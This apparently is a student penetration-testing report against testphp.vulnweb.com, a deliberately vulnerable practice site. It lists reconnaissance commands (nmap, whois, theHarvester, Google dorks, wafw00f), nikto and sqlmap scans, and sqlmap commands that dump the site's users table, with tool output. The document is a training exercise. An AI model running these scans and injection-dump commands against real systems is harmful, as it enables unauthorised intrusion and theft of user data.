



Project outputs

Phase 1: Footprinting and Reconnaissance

1. site:testphp.vulnweb.com.



2. ping -c 1 testphp.vulnweb.com



3. Location of Server: **whois \$(dig +short testphp.vulnweb.com)**
or
curl ipinfo.io/\$(dig +short testphp.vulnweb.com**)**

```
(kali㉿kali)-[~]
$ curl ipinfo.io/$(dig +short testphp.vulnweb.com)
{
  "ip": "44.228.249.3",
  "hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
  "city": "Boardman",
  "region": "Oregon",
  "country": "US",
  "loc": "45.8399,-119.7006",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "97818",
  "timezone": "America/Los_Angeles",
  "readme": "https://ipinfo.io/missingauth"
}
```

4. Operating system of server: **nmap -O -sS -Pn testphp.vulnweb.com**

```
(kali㉿kali)-[~]
$ nmap -O -sS -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 09:28 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.23s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), Linux 3.2 (94%), Linux 4.4 (92%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), VMware Player virtual NAT device (90%), BlueArc Titan 2100 NAS device (89%), Microsoft Windows XP SP3 (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.05 seconds
```


5. Web Server Technology: **curl -I <http://testphp.vulnweb.com>**

```
(kali@kali)-[~]
$ curl -I http://testphp.vulnweb.com
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 29 Jul 2025 13:32:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

6. Built-in Tech Stack: **whatweb -v** testphp.vulnweb.com


Or

Browser plugin: Wappalyzer (GUI)




7. When website was first seen:

firefox https://web.archive.org/web/*/testphp.vulnweb.com



8. Other domains on same sever: **firefox** <https://viewdns.info/reverseip/>



9. Open ports: **nmap -sV -sS -Pn testphp.vulnweb.com**

```
(kali@kali)-[~] reverse IP results for testphp.vulnweb.com (44.228.249.3)
$ nmap -sV -sS -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 09:43 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.32s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.10 seconds
```

10. Domain Registrar information: **curl ipinfo.io/44.228.249.3**

```
(kali㉿kali)-[~]
$ curl ipinfo.io/44.228.249.3

{
  "ip": "44.228.249.3",
  "hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
  "city": "Boardman",
  "region": "Oregon",
  "country": "US",
  "loc": "45.8399,-119.7006",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "97818",
  "timezone": "America/Los_Angeles",
  "readme": "https://ipinfo.io/missingauth"
}
```

11. Employee emails: **theHarvester -d vulnweb.com**

```
(kali㉿kali)-[~]
$ theHarvester -d vulnweb.com
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*                               *
* | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | *
* | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | *
* | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | *
* | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | *
* | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | *
*                               *
* theHarvester 4.8.0           *
* Coded by Christian Martorella *
* Edge-Security Research       *
* cmartorella@edge-security.com *
*                               *
*****
[*] No IPs found.
[*] No emails found.
[*] No people found.
[*] No hosts found.
```


12. LinkedIn and social search: in google dorks search following

- **site:linkedin.com "@vulnweb.com"**


- **site:x.com “vulnweb”**

The screenshot shows a Google search interface with the following elements:

- Address Bar:** google.com/search?q=site%3Alinkedin.com+%40vulnweb.com&oq=site%3Alinkedin.com+%40vulnweb.com&gs_lcrp=EgZjaHJvbWUyBggAEEU
- Search Bar:** site:linkedin.com "@vulnweb.com"
- Navigation:** AI Mode, All (selected), Shopping, Videos, News, Images, Short videos, More ▾, Tools ▾
- Search Results:**
 - Result 1:** LinkedIn · Mwanamisi kassim (8 reactions · 5 months ago). Title: Completed a vulnerability assessment on testphp.vulnweb. ... Description: I recently completed an in-depth vulnerability assessment on http://testphp.vulnweb.com, leveraging industry-leading tools like #OWASP #ZAP
 - Result 2:** LinkedIn · Siddhesh Rewale (20+ reactions · 4 months ago). Title: Penetration Testing Report on testphp.vulnweb.com Description: Penetration Testing Report on testphp.vulnweb.com I recently conducted a vulnerability assessment and Penetration Testing (VAPT) on ...
 - Result 3:** LinkedIn · Piyush Sahu (30+ reactions · 1 year ago). Title: Just Solved: Lazy Admin — TryHackMe | Piyush Sahu ... vulnweb.com! I recently undertook an exciting challenge to brute force the directories on the vulnerable website http://testphp.vulnweb.com.
 - Result 4:** LinkedIn (https://www.linkedin.com › posts). Title: Learn SQL injection on vulnweb.com Description: Here's a demonstration of SQL injection techniques I practiced on vulnweb.com, a platform designed for ethical hacking training. This video is intended for ...
 - Result 5:** LinkedIn · Mootez YAKOUBI (30+ reactions · 1 month ago). Title: Testphp website has critical security vulnerabilities Description: The testphp.vulnweb.com website has several critical and medium security vulnerabilities that could be exploited by attackers to compromise ...
 - Result 6:** LinkedIn · Shivam Dhingra (60+ reactions · 7 months ago). Title: Shivam Dhingra - Oneliner For Bug Bounty



13. CEO/DIRECTOR information: Search on google “CEO of Acunetix”



14. WAF/Firewall Detection: **wafw00f** **certifiedhacker.com**

```
(kali㉿kali)-[~]  
$ wafw00f certifiedhacker.com
```

Reverse IP Lookup

Enter Domain or IP address

(Woof!)
HTML JSON

Reverse IP results for testphp.vulnweb.com (14.128.249.3)
The complete listing of these is below:

DOMAIN NAME	LAST RESOLVED
~ WAFW00F : v2.3.1 ~	2025-07-29

The Web Application Firewall Fingerprinting Toolkit

```
[*] Checking https://certifiedhacker.com  
[+] The site https://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.  
[~] Number of requests: 2
```

15. Directory listening:

gobuster dir -u <http://testphp.vulnweb.com> -w /usr/share/wordlists/dirb/common.txt

```
└─$ gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/CVS/Repository (Status: 200) [Size: 8]
/CVS/Root (Status: 200) [Size: 1]
/CVS/Entries (Status: 200) [Size: 1]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/secured (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Phase 2: Vulnerability Scanning

1. Nikto Scan: `nikto -h http://testphp.vulnweb.com`

```
(kali@kali)-[~]
└─$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0

+ Target IP: 44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2025-07-29 10:09:50 (GMT-4)

+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955\(v=vs.95\)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-07-29 10:11:55 (GMT-4) (125 seconds)

+ 1 host(s) tested
```

2. SQLMap Test:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artists=1" --batch --dbs

```
(kali@kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artists=1" --batch --dbs

[1.9.4#stable]
ViewDNS.info
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:14:35 /2025-07-29/

[10:14:36] [INFO] resuming back-end DBMS 'mysql'
[10:14:37] [INFO] testing connection to the target URL
[10:14:37] [INFO] testing if the target URL content is stable
[10:14:38] [INFO] target URL content is stable
[10:14:38] [INFO] testing if GET parameter 'artists' is dynamic
[10:14:38] [WARNING] GET parameter 'artists' does not appear to be dynamic
[10:14:39] [WARNING] heuristic (basic) test shows that GET parameter 'artists' might not be injectable
[10:14:39] [INFO] testing for SQL injection on GET parameter 'artists'
[10:14:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:14:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:14:42] [INFO] testing 'Generic inline queries'
[10:14:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:14:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:14:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:14:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:14:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:14:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:14:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:14:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:14:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:15:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:15:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:15:03] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[10:15:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:15:07] [WARNING] GET parameter 'artists' does not seem to be injectable
[10:15:07] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 10:15:07 /2025-07-29/
```

Phase 3: Database access

1. Use SQLMAP:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump

```
[10:30:29] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | vulnweb.com | pass      | email      | phone      | uname      | name      | address      |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | f0b6bba1226d700bd6f81a1e3ca1d978 | test | email@email.com | 2323345 | test | selorina dao | katana, manhattan , usa\r\n |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[10:30:30] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:30:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:30:30 /2025-07-29/
```